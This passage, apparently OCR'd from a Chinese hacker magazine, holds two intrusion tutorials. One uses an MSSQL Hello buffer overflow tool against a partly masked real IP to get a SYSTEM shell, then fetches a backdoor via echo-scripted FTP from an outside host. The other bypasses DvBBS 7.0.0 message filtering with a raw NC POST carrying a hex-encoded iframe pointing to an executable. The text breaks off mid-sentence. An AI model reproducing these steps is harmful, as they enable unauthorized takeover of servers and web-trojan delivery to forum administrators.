
流行攻击手法中，脚本方面的注入多数的结果只是得到了一个webshell。溢出则不同，一般都会直接得到一台肉鸡的系统权限。但是现在好的、有效的针对Win2k/SP4的溢出工具却极少，这也是为什么脚本攻击现在极其流行的重要原因之一。

近日在网上找到了一款针对MSSQL的溢出工具，于是就去查阅了一下相关的漏洞资料，却发现这是一个2002年8月7日Immunity公司Dave Aitel发现的MSSQL Hello Buffer Overflow漏洞。Microsoft Security Bulletin MS02-056文档中指出，此漏洞是对Microsoft SQL Server 7.0、Microsoft Data Engine (MSDE) 1.0、Microsoft SQL Server 2000、Microsoft Desktop Engine (MSDE)2000有效，并提供了SQLServer的Q316333补丁。

记得是在2003年1月24日，针对SQL Server的Slammer蠕虫在Internet上肆虐，导致网络流量激增，严重影响了世界范围内的计算机和网络系统。在这次事件之后，我就对SQL server的缓冲区溢出不太抱有信心，误以为经过蠕虫事件后，SQL server的服务器安全会提高很多，就像当年的rpc漏洞过后，百分之九十九的服务器会关掉自己的135端口并打上相关补丁。但我在网上找到的这个SQL Hello Exploit还真不错，溢出成功率极高，只要是SQL2000sp2以下版本在2k/sp4的情况下也有效，又让我搞到几台肉鸡。这个漏洞也算是老树开新花了，所以我就把利用此工具的一次入侵过程讲一下。至于MSSQL Hello Buffer Overflow漏洞的溢出细节分析，大家可以访问http://www.xfocus.net/articles/200308/588.html此链接，这个我是不会的了：-）

由于sql.exe这个溢出工具只是针对MSSQL SP2以下版本，所以要有效的找到此版本的服务器针对溢出才会有实际效果。


如何找呢？用端口扫描器狂扫1433然后挨个溢出？这未免有点大海捞针了。安全焦点有款工具VenusDLGScanner.exe，可以扫描一个网段，自动判断出拥有sql服务器的版本号。



这款扫描器简直就是为这个溢出工具量身定做的。工具使用很简单，输入一个C段IP地址后，再点击“添加扫描地址”，然后点击“扫描全部”按扭就可以了。

图1就是我扫了一个C段的地址，很幸运的我找到了一台SQL SERVER系8.0.194版本的服务器。在我的入侵实践中测试，这个版本才能有效溢出。

由于我在公司内网中，无法用sql.exe溢出工具来直接溢出这台服务器，所以我登陆了我的唯一一台肉鸡来测试一下溢出程序，看看今天是否好运，再得到一台肉鸡。很多菜鸟在QQ上问过我，为什么有人能溢出肉鸡，我就溢出不了呢？而且我们的工具、用法、和测试肉鸡的ip地址都一样呀。这里我要说一下，很多溢出程序不能在内网中使用的，因为溢出返回的shellcode如何能够找到你本机的内网ip地址呢？



工具的用法很简单，我这里用的是一个正向连接的程序，命令行语句是**sqlhello victimip victimport**，即**sqlhello 肉鸡ip 肉鸡sql端口**。测试一下吧！执行命令**sql.rar 61.145.xxx.37 1433**，很快就返回了一个cmdshell（图2），经测试是系统权限的（在图2中我把sql.exe改成rar后缀了，这个一样可以运行）。

接下来，当然就是传后门之类的工具了，以便牢牢控制住这台肉鸡。至于传木马的方法，我喜欢用ftp在命令行下传送：先用echo写一个文本文件，命令如下：

```
echo open ftp.533.net>c:\winnt\system32\1---我的ftp为ftp.533.net
echo user>>c:\winnt\system32\1-----------ftp.533.net的用户名
echo password>>c:\winnt\system32\1--------ftp.533.net的密码
echo get backdoor.exe>>c:\winnt\system32\1-----下载你的后门程序
echo bye>>c:\winnt\system32\1---------------告别你的ftp
```

然后再在溢出得到的cmdshell下运行**ftp –s:c:\winnt\system32\1**，即可把后门backdoor.exe下载到当前目录下。

很久以前我就发现一个问题，在溢出得到的shell下直接运行backdoor.exe是运行不了的，后门根本无法执行。反正我是运行不了，只能运行win本身的命令，像net、dir、copy等。后来我采取的办法是在溢出得到的shell下先开启肉鸡的telnet，然后再在telnet下的shell下运行backdoor.exe。由于太麻烦，如果肉鸡本身没有3389的话我就放弃了，或顶多传个webshell上去。

在溢出得到的cmdshell下能否直接运行后门程序？

我在冰点论坛发了一个贴子让大家说一下经历，结果得出这样一个结论：溢出后的cmdshell是可以运行程序的，很多人成功过。不过多数肉鸡不行，因为溢出点和返回点之间的空间一般来说是很小的，溢出得到的SHELL只能利用系统已有的资源执行较小的应用程序。至于读者的经验呢？何不拿sql.exe溢出工具去试试呢？

（本文的涉及的相关工具sql.exe、VenusDLGScanner.exe本期光盘已收录）


动网7.0.0+Access+SP2最新漏洞

009


笔者最近无意间发现了动网7．0．0+Access+SP2的一个漏洞，写出来与大家共偿。我是在本机搭建环境测试的，平台为Win2K Pro+IIS5.0+DvBBS 7.0.0_Access +SP2（其它版本尚未测试）。测试过程如下：

一、抓包分析


先注册一个帐号为009登陆，保存Cookie。等待20分钟（论坛默认设置了新注册用户20分钟内不允许发短信），打开给管理员发短信页面，如图1所示。




打开Winsock Expert，打开相应的进程，如图2所示。



此时，在发送邮件的页面收件人填admin，标题test，内容：<iframe src=http://localhost/1.exe></iframe>。这里我只是写了一个简单的html语句，当然你也可以写网页木马的html语句或别的跨站代码。发送后，Winsock Expert就会拦截到发送和接收的数据，红色为发送的数据，蓝色为接收到的数据（图3）。



点击“POST /dvbbs7.0.0”的数据，下面显示的就是我们发送的数据了。我们可以用NC提交这些数据，同样会得到相同的给admin发信的效果。我们现在用admin登录查看信箱内容如图4所示。



我们通过查看源代码发现我们发送的内容变成了<iframe src=http://localhost/1.exe></iframe>，

查看数据库也可以看到特殊符号被转换了。“<,>”这两个字符替换成了&lt和&gt，于是我们发送的html语句变成了源码显示了。

二、瞒天过海

其实，我们可以用发包提交的方法欺骗过动网的。试着用NC再次提交如下数据：

```
POST /dvbbs7.0.0_Ac/messanger.asp?action=send HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, */*
Referer: http://localhost/dvbbs7.0.0_Ac/messanger.asp?action=new
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: localhost
Content-Length: 211
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: localhost%2Fdvbbs7%2E0%2E0%5Fac%2F=userid=4&usercookies=3&userhidden=2&password=84y6115O3q4tQFJ6&userclass=%D0%C2%CA%D6%C9%CF%C2%B7&username=009&StatUserID=630704; upNum=0; Dvbbs=; ASPSESSIONIDQGQGQJOC=PLJLEKEDFFFKFHAHDKDGDKOK
touser=admin&friend=&title=test&message=%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%6C%6F%63%61%6C%68%6F%73%74%2F%31%2E%65%78%65%3E%3C%2F%69%66%72%61%6D%65%3E&sms_act=Sms_Issend&Submit=%B7%A2%CB%CD
```


要注意的是，Content-Length为发送数据的字节数，即：

```
touser=admin&friend=&title=test&message=%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%6C%6F%63%61%6C%68%6F%73%74%2F%31%2E%65%78%65%3E%3C%2F%69%66%72%61%6D%65%3E&sms_act=Sms_Issend&Submit=%B7%A2%CB%CD
```

这一段内容的字节数，不包括回车，换行符。


我们可以把它复制到EditPlus，然后全部选中点右键，统计大小即可得到Content-Length的值。

具体作法如图5所示。



还要解释的是在nc发出的包中

```
%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%6C%6F%63%61%6C%68%6F%73%74%2F%31%2E%65%78%65%3E%3C%2F%69%66%72%61%6D%65%3E
```



这一段代码是把<iframe src=http://localhost/1.exe></iframe>用一个小工具ASCII.EXE转换得来的。具体做法是在ASCII.EXE设置为十六进制，分隔符为%，然后第一个字符加%，最后一个%字符去掉（中文得手动多加一个%符号）。如图6。

好了，用NC提交。如图7、图8。

三、效果测试

用NC提交信息成功后，然后我们用admin登录查看信件（图9）。

Admin信箱中没有消息内容，因为我

们除了“<iframe src=http://localhost/1.exe></iframe>”什么都没写，查看源文件也没有找到我们的代码，但当我点击回复的时候，代码终于运行了（图10）。

有一点遗憾的是，回复的内容输入框里面有一块不可写的区域（不知道我这样解释能不能理解，还是看图11）。

我想图11中的不可写部分应该是iframe区域。

要想不露出马脚，解决方法是将代码换成：

